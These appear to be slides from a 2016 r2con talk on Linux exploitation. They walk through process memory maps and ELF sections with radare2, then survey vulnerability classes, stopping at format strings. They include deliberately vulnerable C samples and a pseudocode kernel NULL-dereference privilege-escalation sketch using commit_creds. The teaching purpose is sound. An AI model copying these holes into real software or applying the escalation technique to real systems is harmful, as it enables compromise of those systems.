

Linux exploitation

Jaime Peñalba @NighterMan
R2con@2k16



Update R2



KEEP
CALM
AND
UPDATE R2
FROM GIT

```
$ cd radare2/  
$ git pull  
$ make -j12
```

Other software required

Keystone and its r2 plugin

```
$ r2pm -i keystone-lib
```

```
$ r2pm -i keystone
```

```
$ ldconfig
```

Node.js 6.5.X

<https://nodejs.org/en/download/current/>

Proc Memory Map



Process Memory Map (x86)

```
exploit@securizame:~$ cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 262857      /bin/cat
08054000-08055000 r--p 0000b000 08:01 262857      /bin/cat
08055000-08056000 rw-p 0000c000 08:01 262857      /bin/cat
0893b000-0895c000 rw-p 00000000 00:00 0          [heap]
b749d000-b7614000 r--p 00000000 08:01 1204        /usr/lib/locale/locale-archive
b7614000-b7615000 rw-p 00000000 00:00 0
b7615000-b7774000 r-xp 00000000 08:01 262739      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7774000-b7776000 r--p 0015f000 08:01 262739      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7776000-b7777000 rw-p 00161000 08:01 262739      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7777000-b777a000 rw-p 00000000 00:00 0
b7782000-b7784000 rw-p 00000000 00:00 0
b7784000-b7785000 r-xp 00000000 00:00 0          [vds]
b7785000-b77a1000 r-xp 00000000 08:01 267708      /lib/i386-linux-gnu/ld-2.13.so
b77a1000-b77a2000 r--p 0001b000 08:01 267708      /lib/i386-linux-gnu/ld-2.13.so
b77a2000-b77a3000 rw-p 0001c000 08:01 267708      /lib/i386-linux-gnu/ld-2.13.so
bfc27000-bfc48000 rw-p 00000000 00:00 0          [stack]
exploit@securizame:~$ []
```

Process Memory Map (x86_64)


```
urxvt
(20:44:39) [jaime@Bhola]
~$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 fd:00 2098143          /bin/cat
0060b000-0060c000 r--p 0000b000 fd:00 2098143          /bin/cat
0060c000-0060d000 rw-p 0000c000 fd:00 2098143          /bin/cat
00730000-00751000 rw-p 00000000 00:00 0                [heap]
7f1d28f2b000-7f1d29290000 r--p 00000000 fd:00 4725987          /usr/lib/locale/locale-archive
7f1d29290000-7f1d29427000 r-xp 00000000 fd:00 4468175          /lib/x86_64-linux-gnu/libc-2.23.so
7f1d29427000-7f1d29627000 ---p 00197000 fd:00 4468175          /lib/x86_64-linux-gnu/libc-2.23.so
7f1d29627000-7f1d2962b000 r--p 00197000 fd:00 4468175          /lib/x86_64-linux-gnu/libc-2.23.so
7f1d2962b000-7f1d2962d000 rw-p 0019b000 fd:00 4468175          /lib/x86_64-linux-gnu/libc-2.23.so
7f1d2962d000-7f1d29631000 rw-p 00000000 00:00 0          /lib/x86_64-linux-gnu/ld-2.23.so
7f1d29631000-7f1d29655000 r-xp 00000000 fd:00 4460549          /lib/x86_64-linux-gnu/ld-2.23.so
7f1d297f1000-7f1d297f4000 rw-p 00000000 00:00 0
7f1d29830000-7f1d29854000 rw-p 00000000 00:00 0
7f1d29854000-7f1d29855000 r--p 00023000 fd:00 4460549          /lib/x86_64-linux-gnu/ld-2.23.so
7f1d29855000-7f1d29856000 rw-p 00024000 fd:00 4460549          /lib/x86_64-linux-gnu/ld-2.23.so
7f1d29856000-7f1d29857000 rw-p 00000000 00:00 0
7ffda66ce000-7ffda66ef000 rw-p 00000000 00:00 0                [stack]
7ffda66f9000-7ffda66fc000 r--p 00000000 00:00 0                [vvar]
7ffda66fc000-7ffda66fe000 r-xp 00000000 00:00 0                [vds0]
fffffffff600000-ffffffffffff601000 r-xp 00000000 00:00 0                [vsyscall]
(20:44:40) [jaime@Bhola]
~$
```

ELF Sections

```
exploit@securizame:~$ rabin2 -S /usr/local/nginx/sbin/nginx
[Sections]
idx=00 vaddr=0x08048134 paddr=0x00000134 sz=19 vsz=19 perm=r-- name=.interp
idx=01 vaddr=0x08048148 paddr=0x00000148 sz=32 vsz=32 perm=r-- name=.note.ABI_tag
idx=02 vaddr=0x08048168 paddr=0x00000168 sz=36 vsz=36 perm=r-- name=.note.gnu.build_id
idx=03 vaddr=0x0804818c paddr=0x0000018c sz=1144 vsz=1144 perm=r-- name=.hash
idx=04 vaddr=0x08048604 paddr=0x00000604 sz=80 vsz=80 perm=r-- name=.gnu.hash
idx=05 vaddr=0x08048654 paddr=0x00000654 sz=2448 vsz=2448 perm=r-- name=.dynsym
idx=06 vaddr=0x08048fe4 paddr=0x00000fe4 sz=1517 vsz=1517 perm=r-- name=.dynstr
idx=07 vaddr=0x080495d2 paddr=0x000015d2 sz=306 vsz=306 perm=r-- name=.gnu.version
idx=08 vaddr=0x08049704 paddr=0x00001704 sz=256 vsz=256 perm=r-- name=.gnu.version_r
idx=09 vaddr=0x08049804 paddr=0x00001804 sz=32 vsz=32 perm=r-- name=.rel.dyn
idx=10 vaddr=0x08049824 paddr=0x00001824 sz=1104 vsz=1104 perm=r-- name=.rel.plt
idx=11 vaddr=0x08049c74 paddr=0x00001c74 sz=38 vsz=38 perm=r-x name=.init
idx=12 vaddr=0x08049ca0 paddr=0x00001ca0 sz=2224 vsz=2224 perm=r-x name=.plt
idx=13 vaddr=0x0804a550 paddr=0x00002550 sz=611680 vsz=611680 perm=r-x name=.text
idx=14 vaddr=0x080dfab0 paddr=0x00097ab0 sz=23 vsz=23 perm=r-x name=.fini
idx=15 vaddr=0x080dfad0 paddr=0x00097ad0 sz=63460 vsz=63460 perm=r-- name=.rodata
idx=16 vaddr=0x080ef2b4 paddr=0x000a72b4 sz=10316 vsz=10316 perm=r-- name=.eh_frame_hdr
idx=17 vaddr=0x080fb1b00 paddr=0x000a9b00 sz=44124 vsz=44124 perm=r-- name=.eh_frame
idx=18 vaddr=0x080fd75c paddr=0x000b475c sz=4 vsz=4 perm=rw- name=.init_array
idx=19 vaddr=0x080fd760 paddr=0x000b4760 sz=4 vsz=4 perm=rw- name=.fini_array
idx=20 vaddr=0x080fd764 paddr=0x000b4764 sz=4 vsz=4 perm=rw- name=.jcr
idx=21 vaddr=0x080fd768 paddr=0x000b4768 sz=272 vsz=272 perm=rw- name=.dynamic
idx=22 vaddr=0x080fd878 paddr=0x000b4878 sz=4 vsz=4 perm=rw- name=.got
idx=23 vaddr=0x080fd87c paddr=0x000b487c sz=564 vsz=564 perm=rw- name=.got.plt
idx=24 vaddr=0x080fdaco paddr=0x000b4aco sz=36668 vsz=36668 perm=rw- name=.data
idx=25 vaddr=0x08106a00 paddr=0x000bd9fc sz=41824 vsz=41824 perm=rw- name=.bss
idx=26 vaddr=0x00000000 paddr=0x000bd9fc sz=56 vsz=56 perm=---- name=.comment
idx=27 vaddr=0x00000000 paddr=0x000bda34 sz=3448 vsz=3448 perm=---- name=.debug_aranges
idx=28 vaddr=0x00000000 paddr=0x000be7ac sz=1371628 vsz=1371628 perm=---- name=.debug_info
idx=29 vaddr=0x00000000 paddr=0x0020d598 sz=58830 vsz=58830 perm=---- name=.debug_abbrev
idx=30 vaddr=0x00000000 paddr=0x0021bb66 sz=171236 vsz=171236 perm=---- name=.debug_line
idx=31 vaddr=0x00000000 paddr=0x0024584a sz=72513 vsz=72513 perm=---- name=.debug_str
idx=32 vaddr=0x00000000 paddr=0x0025738b sz=71808 vsz=71808 perm=---- name=.debug_loc
idx=33 vaddr=0x00000000 paddr=0x00268c0b sz=48 vsz=48 perm=---- name=.debug_ranges
idx=34 vaddr=0x00000000 paddr=0x00268c3b sz=351 vsz=351 perm=---- name=.shstrtab
idx=35 vaddr=0x00000000 paddr=0x0026938c sz=32992 vsz=32992 perm=---- name=.symtab
idx=36 vaddr=0x00000000 paddr=0x0027146c sz=45818 vsz=45818 perm=---- name=.strtab
idx=37 vaddr=0x08048000 paddr=0x00000000 sz=741376 vsz=741376 perm=r-x name=phdr0
idx=38 vaddr=0x080fd75c paddr=0x000b475c sz=81920 vsz=81920 perm=rw- name=phdr1
idx=39 vaddr=0x08048000 paddr=0x00000000 sz=52 vsz=52 perm=rw- name=ehdr

40 sections
exploit@securizame:~$
```

Process Memory Map



Process Memory Map

Which section is the “TEXT” variable allocated at?

```
#include <stdio.h>

#define TEXT "where is this allocated?"

int main(int argc, char *argv[])
{
    printf("Hello r2con\n");
    return 0;
}
```

Process Memory Map

```
urxvt
4005(23:01:50) [jaime@Bhola]
~/docs/presentaciones/r2con-slides/samples/map$ r2 ./define
-- THIS IS NOT A BUG
[0x00400430]> pd 10 @ main
    ;-- main:
    ;-- main:
0x00400526      55          push rbp
0x00400527      4889e5      mov rbp, rsp
0x0040052a      4883ec10  sub rsp, 0x10
0x0040052e      897dfc      mov dword [rbp - 4], edi
0x00400531      488975f0  mov qword [rbp - 0x10], rsi
0x00400535      bffd4054000 mov edi, str.Hello_r2con ; "Hello r2con" @ 0x4005d4
0x0040053a      e8c1feffff call sym.imp.puts
0x0040053f      b8000000000 mov eax, 0
0x00400544      c9          leave
0x00400545      c3          ret
[0x00400430]> S. @ str.Hello_r2con
0x00400ba0 0x00400bb0 .rodata
[0x00400430]> ?w str.Hello_r2con
(.rodata) str.Hello_r2con R 0x3272206f6c6c6548 (Hello r2con) --> ascii
[0x00400430]> █
```

Process Memory Map

Which section is the “global” variable allocated at?

```
#include <stdio.h>

char global[] = "Where is this allocated?";

int main(int argc, char *argv[])
{
    printf("Hello r2con\n");
    printf("Var: %s\n", global);
    return 0;
}
```

Process Memory Map

```
urxvt
(23:10:22) [jaime@Bhola]
~/docs/presentaciones/r2con-slides/samples/map$ r2 global
-- Press 'c' in visual mode to toggle the cursor mode
[0x00400470]> pd 14 @ main
    ;-- main:
    ;-- main:
0x00400566      55          push rbp
0x00400567      4889e5      mov rbp, rsp
0x0040056a      4883ec10  sub rsp, 0x10
0x0040056e      897dfc      mov dword [rbp - 4], edi
0x00400571      488975f0  mov qword [rbp - 0x10], rsi
0x00400575      bf24064000 mov edi, str.Hello_r2con ; "Hello r2con" @ 0x400624
0x0040057a      e8b1feffff call sym.imp.puts
0x0040057f      be40106000 mov esi, str.Where_is_this_allocated_ ; "Where is thi
s allocated?" @ 0x601040
0x00400584      bf30064000 mov edi, str.Var:_s_n ; "Var: %s." @ 0x400630
0x00400589      b80000000000 mov eax, 0
0x0040058e      e8adfeffff call sym.imp.printf
0x00400593      b80000000000 mov eax, 0
0x00400598      c9          leave
0x00400599      c3          ret
[0x00400470]> S. @ str.Where_is_this_allocated_
0x00602060 0x00602089 .data
[0x00400470]> ?w str.Where_is_this_allocated_
(.data) obj.global R W 0x7369206572656857 (Where is this allocated?) --> ascii
[0x00400470]> █
```

Process Memory Map

Which section is the “var” variable allocated at?

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    static char var[4];
    printf("Hello r2con\n");
    printf("Var at %p\n", var);
    return 0;
}
```

Process Memory Map

```
urxvt
(23:14:21) [jaime@Bhola]
~/docs/presentaciones/r2con-slides/samples/map$ r2 ./staticvar
-- vm is like a small cow in ascii
[0x00400470]> pd 14 @ main
    ;-- main:
    ;-- main:
0x00400566      55          push rbp
0x00400567      4889e5      mov rbp, rsp
0x0040056a      4883ec10  sub rsp, 0x10
0x0040056e      897dfc      mov dword [rbp - 4], edi
0x00400571      488975f0  mov qword [rbp - 0x10], rsi
0x00400575      bf24064000 mov edi, str.Hello_r2con ; "Hello r2con" @ 0x400624
0x0040057a      e8b1feffff call sym.imp.puts
0x0040057f      be41106000 mov esi, obj.var.2201    ; "CC: (Debian 4.9.3-14) 4.9
,3" @ 0x601041
0x00400584      bf30064000 mov edi, str.Var_at__p_n ; "Var at %p." @ 0x400630
0x00400589      b80000000000 mov eax, 0
0x0040058e      e8adfeffff call sym.imp.printf
0x00400593      b80000000000 mov eax, 0
0x00400598      c9          leave
0x00400599      c3          ret
[0x00400470]> S. @ obj.var.2201
0x00602080 0x00602088 .bss
[0x00400470]> ?w obj.var.2201
(.bss) obj.var.2201 R W 0x62654428203a4343 (CC: (Debian 4.9.3-14) 4.9.3) --> ascii
[0x00400470]> █
```

Process Memory Map

Which memory area is the “var” variable allocated at?

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    char var[4];
    printf("Hello r2con\n");
    printf("Var at %p\n", var);
    return 0;
}
```

Process Memory Map

```
urxvt
[0x2b629bf90cc0]> pd 14 @ main
    ;-- main:
    ;-- main:
0x00400566      55          push rbp
0x00400567      4889e5      mov rbp, rsp
0x0040056a      4883ec20    sub rsp, 0x20
0x0040056e      897dec      mov dword [rbp - 0x14], edi
0x00400571      488975e0    mov qword [rbp - 0x20], rsi
0x00400575      bf24064000  mov edi, str.Hello_r2con ; "Hello r2con" @ 0x400624
0x0040057a      e8b1feffff  call sym.imp.puts
0x0040057f      488d45f0    lea rax, [rbp - 0x10]
0x00400583      4889c6      mov rsi, rax
0x00400586      bf30064000  mov edi, str.Var_at__p_n ; "Var at %p." @ 0x400630
0x0040058b      b800000000  mov eax, 0
0x00400590      e8abfeffff  call sym.imp.printf
0x00400595      b800000000  mov eax, 0
0x0040059a      c9          leave
[0x2b629bf90cc0]> db 0x00400590
[0x2b629bf90cc0]> dc
Hello r2con
hit breakpoint at: 400590
attach 31193 1
[0x00400590]> S. @ rsi
[0x00400590]> ?w rsi
rsi stack R W 0x7ffe96470350 --> r13 stack R W 0x1 --> (.comment)
[0x00400590]> █
```

Process Memory Map

Which memory area does “local_pointer” points to?

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    char *local_pointer;

    local_pointer = malloc(10);
    printf("Var at %p\n", local_pointer);
    return 0;
}
```

Process Memory Map

```
urxvt
0x0040056e    897dec      mov dword [rbp - 0x14], edi
0x00400571    488975e0      mov qword [rbp - 0x20], rsi
0x00400575    bf0a000000    mov edi, 0xa
0x0040057a    e8d1feffff    call sys.imp.malloc
0x0040057f    488945f8      mov qword [rbp - 8], rax
0x00400583    488b45f8      mov rax, qword [rbp - 8]
0x00400587    4889c6      mov rsi, rax
0x0040058a    bf24064000    mov edi, str.Var_at__P_n ; "Var at %p." @ 0x400624
0x0040058f    b800000000    mov eax, 0
0x00400594    e897feffff    call sys.imp.printf
0x00400599    b800000000    mov eax, 0

[0x2b2fa8132cc0]> db 0x00400594
[0x2b2fa8132cc0]> dc
hit breakpoint at: 400594
attach 31918 1
[0x00400594]> dr rsi
0x00c74010 █
[0x00400594]> dm
sys 4K 0x0000000000040000 * 0x00000000000401000 s -r-x /home/jaime/docs/presentaciones/r2con-slides/sampl
sys 4K 0x00000000000600000 - 0x00000000000601000 s -r-- /home/jaime/docs/presentaciones/r2con-slides/sampl
sys 4K 0x00000000000601000 - 0x00000000000602000 s -rw- /home/jaime/docs/presentaciones/r2con-slides/sampl
sys 132K 0x00000000000c74000 - 0x00000000000c95000 s -rw- [heap] [heap] █
sys 144K 0x00002b2fa8132000 - 0x00002b2fa8156000 s -r-x /lib/x86_64-linux-gnu/ld-2.23.so /lib/x86_64-linux
sys 8K 0x00002b2fa8156000 - 0x00002b2fa8158000 s -rw- unk0 unk0
sys 8K 0x00002b2fa81b6000 - 0x00002b2fa81b8000 s -rw- unk1 unk1
sys 4K 0x00002b2fa8355000 - 0x00002b2fa8356000 s -r-- /lib/x86_64-linux-gnu/ld-2.23.so /lib/x86_64-linux
sys 4K 0x00002b2fa8356000 - 0x00002b2fa8357000 s -rw- /lib/x86_64-linux-gnu/ld-2.23.so /lib/x86_64-linux
sys 4K 0x00002b2fa8357000 - 0x00002b2fa8358000 s -rw- unk2 unk2
sys 1.6M 0x00002b2fa8358000 - 0x00002b2fa84ef000 s -r-x /lib/x86_64-linux-gnu/libc-2.23.so /lib/x86_64-lin
sys 2M 0x00002b2fa84ef000 - 0x00002b2fa86ef000 s ---- /lib/x86_64-linux-gnu/libc-2.23.so /lib/x86_64-lin
sys 16K 0x00002b2fa86ef000 - 0x00002b2fa86f3000 s -r-- /lib/x86_64-linux-gnu/libc-2.23.so /lib/x86_64-lin
sys 8K 0x00002b2fa86f3000 - 0x00002b2fa86f5000 s -rw- /lib/x86_64-linux-gnu/libc-2.23.so /lib/x86_64-lin
sys 16K 0x00002b2fa86f5000 - 0x00002b2fa86f9000 s -rw- unk3 unk3
sys 132K 0x00007ffe58ae6000 - 0x00007ffe58b07000 s -rw- [stack] [stack]
sys 12K 0x00007ffe58bbd000 - 0x00007ffe58bc0000 s -r-- [vvar] [vvar]
sys 8K 0x00007ffe58bc0000 - 0x00007ffe58bc2000 s -r-x [vdso] [vdso]
sys 4K 0xffffffffffff600000 - 0xffffffffffff601000 s -r-x [vsyscall] [vsyscall]
[0x00400594]> █
```

Process Memory Map



Process Memory Map

- .data: Global data initialized
- .bss: Global data uninitialized
- .rodata: Constants and defines
- [stack]: Function local variables
- [heap]: Dynamically allocated data

Process Memory Map

**Why are you annoying us with this
memory area nonsense?**

Depending on the memory area:

- We will have different permissions
- Contiguous data will be different
- Different exploitation techniques apply



Common Vuln Types



Common vulnerabilities

- **Overflow**

- Stack overflow
- Heap heap overflow

- **NULL pointer dereference**

- **Dynamic memory**

- Use after free (UAF)
- Double free
- Allocator abuse

- **Number handling**

- Signedness issues
- Integer overflow

- **Format strings**

- **Uninitialized memory**

- **Race conditions**

Vulns: Overflow

When do they happen?

- When using dangerous functions such as: strcpy, sprintf, gets, strcat, etc...
- On write loops
- When copy size is improperly calculated by the programmer, signedness issues, etc...
- When using uninitialized variables.

Vulns: Overflow

How can we exploit them?

- By overwriting the return addr (stack)
- By abusing the allocator (heap)
- By overwriting function pointers
- By overwriting object pointers / vtables
- Using your brain and some imagination

Vulns: Allocator abuse

Different allocator implementations

User Space



- ptmalloc2 (glibc)
- TCmalloc
- ngx_palloc (nginx)
- jemalloc (firefox)
- Many more

Kernel Space


- SLAB
- SLUB
- SLOB

- Each implementation is abused differently
- Usually derive in a write what where
- Overwrite contiguous data instead of abusing the allocator control structures

Vulns: Allocator abuse




 Control structure

 Used chunk

 Free chunk

Vulns: NULL pointer deref

Very popular in kernel space back in the day



Not useful any more as addr 0x0 cannot be mapped due to *mmap_min_addr* protection

Vulns: NULL pointer deref

User space

1. Map memory addr 0x0 using mmap
2. Puts some data at 0x0 addr
3. Call to a ioctl/sysctl which proces a null deref

Kernel space

4. A kernel structure points to null
5. When kernel accesses 0x0 its accessing user controlled memory
6. Kernel calls a function pointer from the structure
7. Now the user controls EIP on kernel space

Vulns: NULL pointer deref

```
long ioctl()
{
    struct bla demo = {
        int count = 23;
        struct us *oops = 0x0;
    };

    demo.oops->fpointer();
}
```

```
main () {
    void *zero;
    zero = mmap(0x0, 4096, ..., MAP_FIXED ...);

    struct us foo = {
        char bar[25] = "\x32\x32\x32...";
        int (*fpointer)(void) = pwn;
    };

    memcpy(zero, foo, sizeof(foo));
    ioctl(fd, req, evil);
}

/* This will be executed by kernel context */
int pwn() {
    commit_creds(prepare_kernel_cred(0));
}
```

0xFFFFFFFF

0xC0000000

0x00000000

Vulns: Use After Free

```
int main(int argc, const char *argv[])
{
    char *pointer1, *pointer2 = NULL;

    pointer1 = (char *)malloc(16);
    strcpy(pointer1, "AAAAAAAA");

    printf("pointer1 at %p = %s\n", pointer1, pointer1);
    printf("pointer2 at %p\n", pointer2);

    free(pointer1);
    pointer2 = (char *)malloc(16);
    strcpy(pointer2, "BBBBBBBB");

    printf("pointer1 at %p = %s\n", pointer1, pointer1);
    printf("pointer2 at %p = %s\n", pointer2, pointer2);

    return 0;
}
```

Vulns: Use After Free

urxvt

```
(12:21:05) [jaime@Bhola]
~/docs/presentaciones/r2con-slides/samples/vuln-types$ ./uaf
pointer1 at 0x1090010 = AAAAAAAA
pointer2 at (nil)
pointer1 at 0x1090010 = BBBB BBBB
pointer2 at 0x1090010 = BBBB BBBB
(12:21:06) [jaime@Bhola]
~/docs/presentaciones/r2con-slides/samples/vuln-types$ █
```

Vulns: Number Handling

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    int i;
    char buf[80];

    i = atoi(argv[1]);

    if(i >= 80)
        return -1;

    printf("s = %d\n", i);

    memcpy(buf, argv[2], i);
    buf[i] = '\0';
    printf("%s\n", buf);

    return 0;
}
```

Vulns: Number Handling

```
exploit@securizame:~/practicas/new/integers$ ./signo 4 AAAAAAAA
s = 4
AAAAA
exploit@securizame:~/practicas/new/integers$ ./signo 90 AAAAAAAAAAAAAAA
exploit@securizame:~/practicas/new/integers$ calc 0x80000000
HEX: 0x80000000
DEC: 2147483648 -2147483648
BIN: 1000 0000 0000 0000 0000 0000 0000
exploit@securizame:~/practicas/new/integers$ ./signo -2147483648 AAAAAAAAAAAAAAA
s = -2147483648
Violación de segmento
exploit@securizame:~/practicas/new/integers$ []
```

By its own this kind of bugs are not a vulnerability, the problem comes when the invalid number is used for example as size on a copy/read operation.

Vulns: Uninitialized values

```
#include <stdio.h>

int foo(int initialize, int val)
{
    int local;

    if (initialize)
        local = val;
    else
        printf("local foo is %d\n", local);
}

int bar(int initialize, int val)
{
    int local;

    if (initialize)
        local = val;
    else
        printf("local bar is %d\n", local);
}

int main()
{
    foo(1, 10); //set to 10
    foo(0, 0); //print it
    bar(1, 12); //set to 12
    foo(0, 0); //print foo again

    return 0;
}
```

```
exploit@securizame:/tmp$ ./test
local foo is 10
local foo is 12
exploit@securizame:/tmp$ 
exploit@securizame:/tmp$
```

Usually happens at heap or stack

The key to exploit them is to find a way to place your data on the uninitialized memory area before it is used.

Vulns: Format Strings

```
